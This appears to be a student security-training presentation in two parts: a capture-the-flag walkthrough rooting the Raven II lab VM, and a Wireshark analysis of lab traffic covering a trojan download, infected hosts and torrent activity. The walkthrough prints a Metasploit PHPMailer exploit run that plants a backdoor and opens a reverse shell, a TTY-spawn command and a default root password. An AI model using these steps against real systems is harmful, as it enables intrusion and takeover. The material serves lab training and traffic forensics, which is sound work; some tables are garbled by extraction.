msf5 exploit(multi/http/phpmailer_obj_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/0x5uCaAd.php
[*] Sleeping before requesting the payload from: /0x5uCaAd.php
[*] Waiting for up to 300 seconds to trigger the payload
[*] Sending stage (38288 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.115:40440) at 2020-07-06
[+] Deleted /var/www/html/0x5uCaAd.php
[*] Successfully triggered the payload

meterpreter > ls
```

- Discovered vulnerability of PHP mailer in vendor folder directory.
  - Exploited using Metasploit

# Exploitation: PHP Mailer Vulnerability (CVE 2016-10033)

- Exploited using Metasploit
- Granted User Shell

```
find / -iname flag*
```

```
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
find: `/var/log/metricbeat': Permission denied
find: `/var/log/filebeat': Permission denied
```

```
cat /var/www/flag2.txt
_flag2{6a8ed560f0b5358ecf844108048eb337}
```

# Escalate to Root with a TTY Shell: Flag4

```
meterpreter > shell
Process 1712 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ whoami
whoami
www-data
www-data@Raven:/var/www/html$ su root
su root
Password: toor

root@Raven:/var/www/html# whoami
whoami
root
root@Raven:/var/www/html# cd root
cd root
bash: cd: root: No such file or directory
root@Raven:/var/www/html# ls
ls
about.html  css      img      scss     shell.php  wordpress
contact.php  elements.html index.html Security - Doc team.html
contact.zip  fonts     js       service.html vendor
root@Raven:/var/www/html# cd ..
cd ..
root@Raven:/var/www# ls
ls
flag2.txt  html
root@Raven:/var/www# cd ..
cd ..
root@Raven:/var# ls
```

```
flag2.txt  html
root@Raven:/var/www# cd ..
cd ..
root@Raven:/var# ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@Raven:/var# cd ..
cd ..
root@Raven:# cd ..
cd ..
root@Raven:# ls
ls
bin   etc    lib    media  proc  sbin  tmp   var
boot  home   lib64  mnt   root  srv   usr   vmlinuz
dev   initrd.img lost+found opt   run   sys   vagrant
root@Raven:# cd root
cd root
root@Raven:# ls
ls
flag4.txt
root@Raven:~# cat flag4
cat flag4.txt
[REDACTED]
flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:
@mccannw / wjmccann.github.io
```

- Within the user shell created through Metasploit
- Escalate privileges through spawning a tty shell.
- This allowed us to use the default username/password to gain root access.

# WIRESHARK NETWORK ANALYSIS

WIRESHARK ANALYZE OF MALICIOUS TRAFFIC

PRESENTED BY: JUVAUGHN JONES & GARY ROBINSON

# Wireshark

## Analyzing Malicious Traffic

Collect evidence confirming the SOC's team intelligence



**Time thieves watching YouTube during working hours**



**Windows host infected with virus**



**Illegal downloads**

# Wireshark




Wireshark is a free open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development.

## Analyzing

- Protocols in use
- Network activity, web browsing, downloading files via FTP, torrenting
- Number of machines sending traffic

# Wireshark-Time Thieves

ip.src==10.6.12.12



Domain Name: **frank-n-ted.com**  
Domain Controller IP: **10.6.12.12**

# Wireshark-Time Thieves

Malware downloaded to 10.6.12.203  
**june11.dll**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 724

| No. | Time                              | Source                          | Source     | Destination          | Protocol | Length | Info  |
|-----|-----------------------------------|---------------------------------|------------|----------------------|----------|--------|---|
| -   | 58745 2020-06-30 13:04:39.6613... | LAPTOP-5WKHX9YG.frank-n-ted.com | 84:3a:4... | 205.185.125.104      | TCP      | 66     | 49739 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1                              |
| -   | 58746 2020-06-30 13:04:39.6622... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 58     | 80 → 49739 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460                                      |
| -   | 58747 2020-06-30 13:04:39.6631... | LAPTOP-5WKHX9YG.frank-n-ted.com | 84:3a:4... | 205.185.125.104      | TCP      | 54     | 49739 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0  |
| +   | 58748 2020-06-30 13:04:39.6675... | LAPTOP-5WKHX9YG.frank-n-ted.com | 84:3a:4... | 205.185.125.104      | HTTP     | 275    | GET /pQBtwj HTTP/1.1  |
| +   | 58749 2020-06-30 13:04:39.6684... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 54     | 80 → 49739 [ACK] Seq=1 Ack=222 Win=64240 Len=0  |
| +   | 58750 2020-06-30 13:04:39.6770... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | HTTP     | 542    | HTTP/1.1 302 Found  |
| +   | 58751 2020-06-30 13:04:39.6779... | LAPTOP-5WKHX9YG.frank-n-ted.com | 84:3a:4... | 205.185.125.104      | TCP      | 54     | 49739 → 80 [ACK] Seq=222 Ack=489 Win=65535 Len=0  |
| +   | 58752 2020-06-30 13:04:39.6829... | LAPTOP-5WKHX9YG.frank-n-ted.com | 84:3a:4... | 205.185.125.104      | HTTP     | 312    | GET /files/june11.dll HTTP/1.1  |
| +   | 58753 2020-06-30 13:04:39.6839... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 54     | 80 → 49739 [ACK] Seq=489 Ack=480 Win=64240 Len=0  |
| +   | 58754 2020-06-30 13:04:39.7080... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 1514   | 80 → 49739 [ACK] Seq=489 Ack=480 Win=64240 Len=1460 [TCP segment of a reassembled message]      |
| +   | 58755 2020-06-30 13:04:39.7248... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 1050   | 80 → 49739 [PSH, ACK] Seq=1949 Ack=480 Win=64240 Len=996 [TCP segment of a reassembled message] |
| +   | 58756 2020-06-30 13:04:39.7400... | 205.185.125.104                 | ec:c8:8... | LAPTOP-5WKHX9YG.f... | TCP      | 1514   | 80 → 49739 [ACK] Seq=2045 Ack=489 Win=64240 Len=1460 [TCP segment of a reassembled message]     |

> Frame 58752: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface eth0, id 0

> Ethernet II, Src: IntelCor\_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco\_29:41:7d (ec:c8:82:29:41:7d)

> Internet Protocol Version 4, Src: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203), Dst: 205.185.125.104 (205.185.125.104)

> Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258

> Hypertext Transfer Protocol

GET /pQBtwj HTTP/1.1  
Accept: \*/\*  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)  
Host: 205.185.125.104  
Connection: Keep-Alive

HTTP/1.1 302 Found  
Server: nginx  
Date: Fri, 12 Jun 2020 17:15:19 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 0  
Connection: keep-alive  
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,Expires: 0  
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT  
Location: http://205.185.125.104/files/june11.dll  
Pragma: no-cache  
Set-Cookie: \_subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT  
Access-Control-Allow-Origin: \*  
GET /files/june11.dll HTTP/1.1  
Accept: \*/\*  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)  
Host: 205.185.125.104  
Connection: Keep-Alive  
Cookie: \_subid=3mmhfnd8jp  
HTTP/1.1 200 OK  
Server: nginx  
Date: Fri, 12 Jun 2020 17:15:19 GMT  
Content-Type: application/octet-stream  
Content-Length: 563032  
Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT  
Connection: keep-alive  
ETag: "5ee2b190-89758"  
X-Content-Type-Options: nosniff  
Accept-Ranges: bytes  
MZ.....@.....!..L.!This program cannot be run in DOS mode.

Mark/Unmark Packet Ctrl+M  
Ignore/Unignore Packet Ctrl+D  
Set/Unset Time Reference Ctrl+T  
Time Shift... Ctrl+Shift+T  
Packet Comment... Ctrl+Alt+C  
Edit Resolved Name  
Apply as Filter  
Prepare as Filter  
Conversation Filter  
Colorize Conversation  
SCTP  
Follow TCP Stream Ctrl+Alt+Shift+T  
Follow UDP Stream Ctrl+Alt+Shift+U  
Follow TLS Stream Ctrl+Alt+Shift+S  
Follow HTTP Stream Ctrl+Alt+Shift+H  
Follow HTTP/2 Stream  
Follow QUIC Stream

ip.src==10.6.12.203

# Wireshark-Time Thieves

virustotal.com

53 engines detected this file

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec  
Google update  
invalid-signature overlay peddl signed

549.84 KB Size 2020-06-28 02:59:45 L 2 days ago

| DETECTION        | DETAILS                            | RELATIONS     | BEHAVIOR                      | COMMUNITY |
|------------------|------------------------------------|---------------|-------------------------------|-----------|
| Ad-Aware         | ① Trojan.GenericKD.34007934        | AegisLab      | ① Trojan.Multi.Generic.4lc    |           |
| AhnLab-V3        | ① Trojan/Win32.Ursnif.C4124200     | Alibaba       | ① TrojanSpy:Win32/Yakes.565   |           |
| ALYac            | ① Trojan.GenericKD.34007934        | Anti-AVL      | ① GrayWare/Win32.Kryptik.ehb  |           |
| SecureAge APEX   | ① Malicious                        | Arcabit       | ① Trojan.Generic.D206EB7E     |           |
| Avast            | ① Win32.DangerousSig [Tr]          | AVG           | ① Win32.DangerousSig [Tr]     |           |
| Avira (no cloud) | ① TR/AD.ZLoader.ladbd              | BitDefender   | ① Trojan.GenericKD.34007934   |           |
| BitDefenderTheta | ① Gen:NN.ZedlaF.34130.lu9@au!7OOgi | CAT-QuickHeal | ① Trojan.Multi                |           |
| Cylance          | ① Unsafe                           | Cynet         | ① Malicious (score: 100)      |           |
| DrWeb            | ① Trojan.DownLoader33.55454        | eGambit       | ① Unsafe_AI_Score_98%         |           |
| Emsisoft         | ① Trojan.GenericKD.34007934 (B)    | Endgame       | ① Malicious (high Confidence) |           |
| eScan            | ① Trojan.GenericKD.34007934        | ESET-NOD32    | ① Win32/Spy.Zbot.ADI          |           |

Wireshark - Export · HTTP object list

| Packet | Hostname                   | Content Type             | Size        | Filename   |
|--------|----------------------------|--------------------------|-------------|--|
| 50503  | a.tribalfusion.com         | text/html                | 445 bytes   | p.media?clickID=a7mSC40G70Ys321cjymaj42rJQVbZbBVP70PTQ1QVZbNSdZbx1dvqWP3         |
| 50504  | a.tribalfusion.com         | text/html                | 322 bytes   | p.media?clickID=a6mSC43sbgTsYbVsJp6QoTnWUrf42r2sWaYpVaJiSEYLSGQZcQFAwRtjd1       |
| 51206  | 8704410.fl.doubleclick.net | text/html                | 504 bytes   | activity;src=8704410;type=retar0;cat=vmp_r0;ord=6577035978844;gtm=2wgav3;auiddc= |
| 51657  | insight.adsrvr.org         |                          | 0 bytes     | ?adv=dwytaa&ct=0h5wsfri&fmt=3  |
| 53206  | load.sumome.com            | text/javascript          | 219 bytes \ |  |
| 53624  | resources.xg4ken.com       | text/plain               | 11 kB       | ktag.js?tid=KT-N2BAB-3ED   |
| 53866  | match.adsrvr.org           | text/html                | 363 bytes   | rightmedia?xid=l59ixguB5j05zerq4R0JN_yU&gdpr=0&gdpr_consent&ttd_tdid=b856250.    |
| 53966  | www.iphonehacks.com        | image/x-icon             | 1150 bytes  | favicon.ico  |
| 53967  | www.iphonehacks.com        | image/png                | 569 bytes   | favicon.png  |
| 53994  | orbike.com                 | text/html                | 41 kB       | \  |
| 54017  | orbike.com                 | text/html                | 41 kB       | \  |
| 57913  | cardboardspaceshiptoy.com  | text/html                | 241 bytes   | invoice-86495.doc  |
| 59388  | 205.185.125.104            | application/octet-stream | 563 kB      | june11.dll   |
| 59660  | snnmnkxdhflwgthqismb.com   |                          | 393 bytes   | post.php   |
| 59682  | snnmnkxdhflwgthqismb.com   | text/html                | 208 bytes   | post.php   |
| 59689  | snnmnkxdhflwgthqismb.com   |                          | 431 bytes   | post.php   |
| 60071  | snnmnkxdhflwgthqismb.com   | text/html                | 271 kB      | post.php   |

Mark/Unmark Packet Ctrl+M

Ignore/Unignore Packet Ctrl+D

Set/Unset Time Reference Ctrl+T

Time Shift... Ctrl+Shift+T

Packet Comment... Ctrl+Alt+C

Edit Resolved Name

Apply as Filter

Prepare as Filter

Conversation Filter

Colorize Conversation

SCTP

Follow

TCP Stream Ctrl+Alt+Shift+T

UDP Stream Ctrl+Alt+Shift+U

TLS Stream Ctrl+Alt+Shift+S

HTTP Stream Ctrl+Alt+Shift+H

HTTP/2 Stream

QUIC Stream

# Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205

| No.  | Time                        | Source                         | Source     | Destination          | Protocol | Length | Info  |
|------|-----------------------------|--------------------------------|------------|----------------------|----------|--------|---|
| 3172 | 2020-06-30 12:54:30.8121... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 172.16.4.255         | NBNS     | 110    | Registration NB ROTTERDAM-PC<00>  |
| 3173 | 2020-06-30 12:54:30.8139... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 172.16.4.255         | NBNS     | 110    | Registration NB MIND-HAMMER<00>   |
| 3174 | 2020-06-30 12:54:30.8156... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 172.16.4.255         | NBNS     | 110    | Registration NB ROTTERDAM-PC<20>  |
| 3175 | 2020-06-30 12:54:30.8168... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 224.0.0.252          | LLMNR    | 72     | Standard query 0x81e9 ANY Rotterdam-PC  |
| 3176 | 2020-06-30 12:54:30.8177... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | igmp.mcast.net       | IGMPv3   | 60     | Membership Report / Leave group 224.0.0.252                                     |
| 3177 | 2020-06-30 12:54:30.8187... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | igmp.mcast.net       | IGMPv3   | 60     | Membership Report / Join group 224.0.0.252 for any sources                      |
| 3178 | 2020-06-30 12:54:30.8199... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 224.0.0.252          | LLMNR    | 72     | Standard query 0x817a ANY Rotterdam-PC  |
| 3179 | 2020-06-30 12:54:30.8210... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | 224.0.0.252          | LLMNR    | 72     | Standard query 0x817a ANY Rotterdam-PC  |
| 3180 | 2020-06-30 12:54:30.8220... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | igmp.mcast.net       | IGMPv3   | 60     | Membership Report / Join group 224.0.0.252 for any sources                      |
| 3181 | 2020-06-30 12:54:30.8231... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 68     | 49162 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1            |
| 3182 | 2020-06-30 12:54:30.8241... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | TCP      | 66     | 49155 → 49162 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 3183 | 2020-06-30 12:54:30.8250... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 56     | 49162 → 49155 [ACK] Seq=1 Ack=1 Win=65536 Len=0                                 |
| 3184 | 2020-06-30 12:54:30.8261... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 68     | 49163 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1               |
| 3185 | 2020-06-30 12:54:30.8273... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | TCP      | 66     | 88 → 49163 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1    |
| 3186 | 2020-06-30 12:54:30.8282... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 56     | 49163 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0                                    |
| 3187 | 2020-06-30 12:54:30.8328... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | KRB5     | 297    | AS-REQ  |
| 3188 | 2020-06-30 12:54:30.8383... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | KRB5     | 343    | KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED  |
| 3189 | 2020-06-30 12:54:30.8392... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 56     | 49163 → 88 [FIN, ACK] Seq=244 Ack=290 Win=65280 Len=0                           |
| 3190 | 2020-06-30 12:54:30.8403... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 68     | 49164 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1               |
| 3191 | 2020-06-30 12:54:30.8413... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | TCP      | 66     | 88 → 49164 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1    |
| 3192 | 2020-06-30 12:54:30.8422... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | TCP      | 54     | 88 → 49163 [ACK] Seq=290 Ack=245 Win=131328 Len=0                               |
| 3193 | 2020-06-30 12:54:30.8431... | mind-hammer-dc.mind-hammer.net | a4:ba:d... | Rotterdam-PC.mind... | TCP      | 54     | 88 → 49163 [RST, ACK] Seq=290 Ack=245 Win=0 Len=0                               |
| 3194 | 2020-06-30 12:54:30.8440... | Rotterdam-PC.mind-hammer.net   | 00:59:0... | mind-hammer-dc.mi... | TCP      | 56     | 49164 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0                                    |

Host Name: **ROTTERDAM-PC**

IP Address: **172.16.4.205**

MAC Address: **00:59:07:b0:63:a4**

# Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205 &&  
kerberos.CNameString

The screenshot shows a Wireshark capture window with the following search filter applied:

```
ip.src==172.16.4.205 && kerberos.CNameString
```

The packet list pane displays several Kerberos AS-REQ messages from the source IP 172.16.4.205 to the destination IP 172.16.4.4. The details pane shows the structure of one such message:

- Record Mark: 234 bytes
- as-req:
  - pvno: 5
  - msg-type: krb-as-req (10)
  - padata: 1 item
  - req-body:
    - Padding: 0
    - kdc-options: 40810010
    - cname:
      - name-type: KRB5-NT-PRINCIPAL (1)
      - cname-string: 1 item
        - CNameString: matthijs.devries
    - realm: MIND-HAMMER
- sname

The CNameString value "matthijs.devries" is highlighted with a red box.

The hex and ASCII panes at the bottom show the raw byte sequence and corresponding ASCII characters for the selected packet.

Windows User:  
mattijs.devries

# Wireshark-Vulnerable Windows Machines

## Statistics-Conversations

Wireshark - Conversations · part\_3 (1).pcapng

| Ethernet · 74 |        |                |        |         |       |               |             |               |                |                     |          |              | IPv4 · 877   | IPv6 · 1 | TCP · 1044 | UDP · 1839 |
|---------------|--------|----------------|--------|---------|-------|---------------|-------------|---------------|----------------|---------------------|----------|--------------|--------------|----------|------------|------------|
| Address A     | Port A | Address B      | Port B | Packets | Bytes | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A    | Rel Start           | Duration | Bits/s A → B | Bits/s B → A |          |            |            |
| 172.16.4.205  | 49242  | 93.95.100.178  | 80     | 60      | 36 k  | 24            | 2328        | 36            | 33 k           | 186.197569          | 866.6503 | 21           |              |          |            |            |
| 172.16.4.205  | 49243  | 93.95.100.178  | 80     | 64      | 37 k  | 26            | 2448        | 38            | 35 k           | 186.198622          | 866.6763 | 22           |              |          |            |            |
| 172.16.4.205  | 49244  | 93.95.100.178  | 80     | 62      | 37 k  | 24            | 2328        | 38            | 35 k           | 186.199674          | 866.7051 | 21           |              |          |            |            |
| 172.16.4.205  | 49245  | 93.95.100.178  | 80     | 66      | 37 k  | 28            | 2568        | 38            | 35 k           | 186.200729          | 866.6462 | 23           |              |          |            |            |
| 172.16.4.205  | 49246  | 93.95.100.178  | 80     | 12      | 732   | 8             | 492         | 4             | 240188.001412  | 859.8544            |          | 4            |              |          |            |            |
| 172.16.4.205  | 49247  | 93.95.100.178  | 80     | 12      | 732   | 8             | 492         | 4             | 240188.00246C  | 859.8543            |          | 4            |              |          |            |            |
| 172.16.4.205  | 49248  | 93.95.100.178  | 80     | 12      | 732   | 8             | 492         | 4             | 240188.003519  | 859.8514            |          | 4            |              |          |            |            |
| 172.16.4.205  | 49249  | 185.243.115.84 | 80     | 30,344  | 26 M  | 15,149        | 9831 k      | 15,195        | 16 M           | 196.1543141016.8611 |          | 77 k         |              |          |            |            |
| 172.16.4.205  | 49250  | 172.16.4.4     | 445    | 46      | 13 k  | 28            | 9604        | 18            | 3420207.829354 | 858.5864            |          | 89           |              |          |            |            |
| 172.16.4.205  | 49251  | 172.16.4.4     | 88     | 22      | 7740  | 12            | 3952        | 10            | 3788207.848209 | 851.7715            |          | 37           |              |          |            |            |
| 172.16.4.205  | 49252  | 172.16.4.4     | 88     | 24      | 7248  | 12            | 3620        | 12            | 3628207.909243 | 851.7663            |          | 33           |              |          |            |            |
| 172.16.4.205  | 49253  | 172.16.4.4     | 135    | 24      | 2580  | 14            | 1456        | 10            | 1124234.444124 | 861.9547            |          | 13           |              |          |            |            |
| 172.16.4.205  | 49254  | 172.16.4.4     | 49155  | 22      | 2840  | 14            | 1760        | 8             | 1080234.460299 | 861.9376            |          | 16           |              |          |            |            |
| 172.16.4.205  | 49255  | 31.7.62.214    | 443    | 242     | 41 k  | 122           | 34 k        | 120           | 7542336.030763 | 854.0683            |          | 319          |              |          |            |            |
| 172.16.4.205  | 49256  | 195.171.92.116 | 80     | 17      | 1788  | 10            | 836         | 7             | 952336.031816  | 853.7480            |          | 7            |              |          |            |            |
| 172.16.4.205  | 49165  | 172.16.4.4     | 389    | 2       | 108   | 0             | 0           | 2             | 108342.380772  | 851.7086            |          | 0            |              |          |            |            |
| 172.16.4.205  | 49258  | 72.21.91.29    | 80     | 11      | 2686  | 7             | 882         | 4             | 1804461.22264C | 0.1867              |          | 37 k         |              |          |            |            |
| 172.16.4.205  | 49259  | 205.185.216.10 | 80     | 10      | 2372  | 5             | 524         | 5             | 1848461.267315 | 0.1411              |          | 29 k         |              |          |            |            |

Statistics Telephony Wireless Tools Help  
Capture File Properties Ctrl+Alt+Shift+C  
Resolved Addresses  
Protocol Hierarchy  
Conversations  
Endpoints  
Packet Lengths  
I/O Graph  
Service Response Time  
DHCP (BOOTP) Statistics  
ONC-RPC Programs  
29West  
ANCP  
BACnet  
Collectd  
DNS  
Flow Graph  
HART-IP  
HPFEEDS  
HTTP  
HTTP2  
Sametime  
TCP Stream Graphs  
UDP Multicast Streams  
F5  
IPv4 Statistics  
IPv6 Statistics

IP Address used in infection traffic  
**185.243.115.84**

# Wireshark-Illegal Downloads

ip.src==10.0.0.201 && kerberos.CNameString and !(kerberos.CNameString contains \$)

The screenshot shows a Wireshark interface with the following details:

- Capture Filter:** ip.src==10.0.0.201 && kerberos.CNameString and !(kerberos.CNameString contains \$)
- Selected Frame:** Frame 67036 (highlighted in red box).
  - Time:** 2020-06-30 13:06:12.2366...
  - Source:** BLANCO-DESKTOP.dogoftheyear.net (00:16:17:18:66:c8)
  - Destination:** DogOfTheYear-DC.dogoftheyear.net (00:16:17:18:66:c8)
  - Protocol:** KRB5
  - Length:** 290
  - Info:** AS-REQ
- Detailed Analysis:** The selected frame is expanded to show its structure.
  - Kerberos:** Record Mark: 232 bytes
    - as-req:** pvno: 5, msg-type: krb-as-req (10), padata: 1 item, req-body:
      - Padding:** 0
      - kdc-options:** 40810010
      - cname:** name-type: KRB5-NT-PRINCIPAL (1)
        - cname-string:** 1 item
          - CNameString:** elmer.blanco
    - realm:** DOGOFTHEYEAR

Computer Host Name: **BLANCO-DESKTOP**

Windows Username: **elmer.blanco**

MAC Address: **00:59:07:b0:63:a4**

# Wireshark-Illegal Downloads

ip.src==10.0.0.201 && (http.request.uri contains ".torrent")

```
Frame 69706: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface eth0, id 0
> Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
> Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheyear.net (10.0.0.201), Dst: files.publicdomaintorrents.com (168.215.194.14)
> Transmission Control Protocol, Src Port: 49834, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
HyperText Transfer Protocol
> GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
  Referer: http://publicdomaintorrents.info/nchavumovie.html?movioid=51\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n
  Accept-Language: en-US\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: www.publicdomaintorrents.com\r\n
  Connection: Keep-Alive\r\n
